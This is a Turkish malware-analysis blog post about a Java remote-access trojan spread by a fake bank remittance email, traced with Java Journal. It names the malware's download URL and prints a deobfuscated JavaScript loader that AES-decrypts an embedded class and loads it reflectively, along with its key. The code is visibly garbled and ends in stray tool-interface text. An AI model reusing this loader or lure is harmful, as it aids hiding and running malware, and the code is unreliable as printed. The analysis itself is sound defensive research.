Java RAT

written by Mert SARICA | 2 June 2019

Art niyetli kişilerce Java programlama dili ile geliştirilmiş zararlı yazılımların ülkemizde uzun yıllardan beri kullanıldığını daha önceki yazılarımı (Java Bayt Kod Hata Ayıklaması ve Java Kaynak Kodu Dönüştücüleri) okuyanlarınız muhakkak hatırlayacaklardır. Her ne kadar Java, yorumlanan (interpreted) bir programlama dili olması sebebiyle kaynak koduna, bayt koduna rahatlıkla çevrilebilir olsa da, son yıllarda ileri seviye gizleme araçlarının (obfuscator) kullanılması sebebiyle statik kod analizi, güvenlik araştırmacıları için çetrefilli bir hal aldı.

Yıllar geçtikçe, gizleme yöntemi kullanan Java zararlı yazılımlarını hızlı bir şekilde analiz etmek için Frida gibi (Dynamic instrumentation toolkit) bir araç kiti hala nasıl geliştirilmez diye içten içe hayıflanırken bir yandan da yeni araçları araştırmaya başladım. Kısa bir araştırmadan sonra Jason GEFFNER isimli güvenlik araştırmacısının 2016 yılında, özellikle tersine mühendisler ve istismar kodu geliştiricileri için düzenlenen Recon.CX güvenlik konferansında gerçekleştirdiği Java Journal & Pyresso: A Python-Based Framework for Debugging Java (video) adındaki sunumuna (slideshare) denk geldim.

Java Journal & Pyresso, Python temelli olarak geliştirilmiş olup Java uygulamasını dinamik olarak izlemeye (dynamic tracing), hata ayıklaması yapılmasına imkan tanıyan bir yazılım iskeletidir. (framework)

Hem yakın zamanda elime düşen Java ile geliştirilmiş bir zararlı yazılımı hızlıca analiz etmek, hem Java Journal & Pyresso ikilisine göz atmak hem de bu konuyu 16. Pi Hediyem Var oyununa dönüştürmek için işe koyuldum.


Gelen şüpheli e-postada yer alan resme tıklandığında https://storage.googleapis.com/officexel/ adresinden “Remittance invoice.zip” dosyasını indiriyordu. ZIP dosyasının içinde ise beklenildiği üzere aynı isimde bir JAR dosyası bulunuyordu. https://storage.googleapis.com/officexel/ adresini 5 gün arayla ziyaret ettiğimde dosya isimlerinin değiştiği dolayısıyla art niyetli kişilerin aktif olarak burayı kullandıkları göze çarpıyordu.

From: [redacted] BANKASI A.S [mailto:kabriestore@yahoo.com]
Sent: Tuesday, September 4, 2018 2:56 PM
Subject: Emailing: Re-Confirm Details


Hello Sir,

FYI


Best Regards
[redacted] **BANKASI A.S**
Remittance Department
Business Banking | Enterprise Cash Management




Bytecode Viewer aracı ile sayfada yer alan havale.jar dosyasını kaynak koduna çevirdiğimde içinde çok sayıda farklı uzantılı dosya olduğu dikkatimi çekti. META-INF/MANIFEST.MF dosyasında yer alan bilgiye göre ana sınıf dosyasının com.uncomeliness.thirsted.Battakhin olduğunu öğrendikten sonra bu dosyaya göz atmaya başladım. Battakhin.class dosyasına baktığımda içinde çeşitli işlemler yapıldıktan sonra javax.script.ScriptEngineManager sınıfı kullanılarak gizlenmiş olan JavaScript kodu çalıştırılıyordu.



eval() fonksiyonuna gelen oidium değişkenini ekrana basmak için kodu değiştirip, tekrar derlemek ve çalıştırmak yerine Java Journal aracından faydalanmaya karar verdim. python javajournal.py -jar havale.jar -include javax.script.* -begin com.uncomeliness.thirsted.Battakhin komutunu çalıştırdıktan kısa bir süre sonra ekrana eval() fonksiyonuna iletilen JavaScript kodu karşıma çıkmış oldu.



JavaScript kodunu anlaşılır hale getirdiğimde Cellulipetally.sci dosyasının AES ile şifrelenmiş olduğu ve şifresi çözüldükten sonra çalıştırıldığı (Header.class) anlaşılıyordu.



```
a = java.lang.Byte[('TYPE')];
a=('qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header');
a=java.lang.Class[('forName')](('com.uncomeliness.thirsted.Battakhin'));
b=a[('getClassLoader')]();
a=function(cI){
    b=cI[0];
    b=cI[1];
    a=b+('.')+b; c=cI[2];
    c=c[1];
    b=c[2];
    a=b[1];
    a=c[3];
    cIi=java.lang.reflect.Array[('newInstance')](a,a);
    a=a;
    a=('/')+c[0];
    a=a[('getResource')](a);
    b=a[('openStream')]();
    b=newjava.io.DataInputStream(b);
    b[('readFully')](cIi);
    a=javax.crypto.Cipher[('getInstance')](('AES'));
    a=a[('getBytes')](('UTF-8'));
    b=new javax.crypto.spec.SecretKeySpec(a, ('AES'));
    a[('init')](javax.crypto.Cipher[('DECRYPT_MODE')], b);
    a=a[('doFinal')](cIi);
    a=java.lang.ClassLoader[('class')];
    cII=java.lang.String[('class')]; b=a[('getClass')]();
    a=java.lang.Integer[('TYPE')];
    a=a[('getDeclaredMethod')](('defineClass'), cII, b, a, a);
    a[('setAccessible')](true);
    c= a[('invoke')](b, a, a, 0, a[('length')]);
    if(a==a)
        a=c;
};
a=[[('qua.enterprise.reaqtor.reaqtions.standartbootstrap'),('Header'),[[('.encrypted'),('.not-splitted'),
('.not-compressed'),('.not-fixed')],[('com/uncomeliness/thirsted/Cellulipetally.sci')],[5022,5024,5022,5022],('ilMQojTwXSocZmJZ')]]];
for(b=0;b<a[('length')];b++)
{
    a(a[b]);
}
a[('newInstance')]();")
```

AES Şifreleme Kullanımı

AES Anahtarı

Bytecode Viewer 2.9.11 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch

File View Settings Plugins

Files

Birdikin.eta
Boomingly.mut
Bradyuria.mal
Caligrapher.spa
Calorite.ail
Candleball.elk
Cantaliver.mis
Capellane.ass
Carpium.rux
Catalases.foy
Catastrophical.rte
Catcall.sey
Cathects.ata
Cellulipetally.sci
Chaa.aye
Chenevixite.nth

Quick file search (no file extension)

Exact - +

Search

Search from All_Classes

LDC

Search String:

Exact


Search


Root

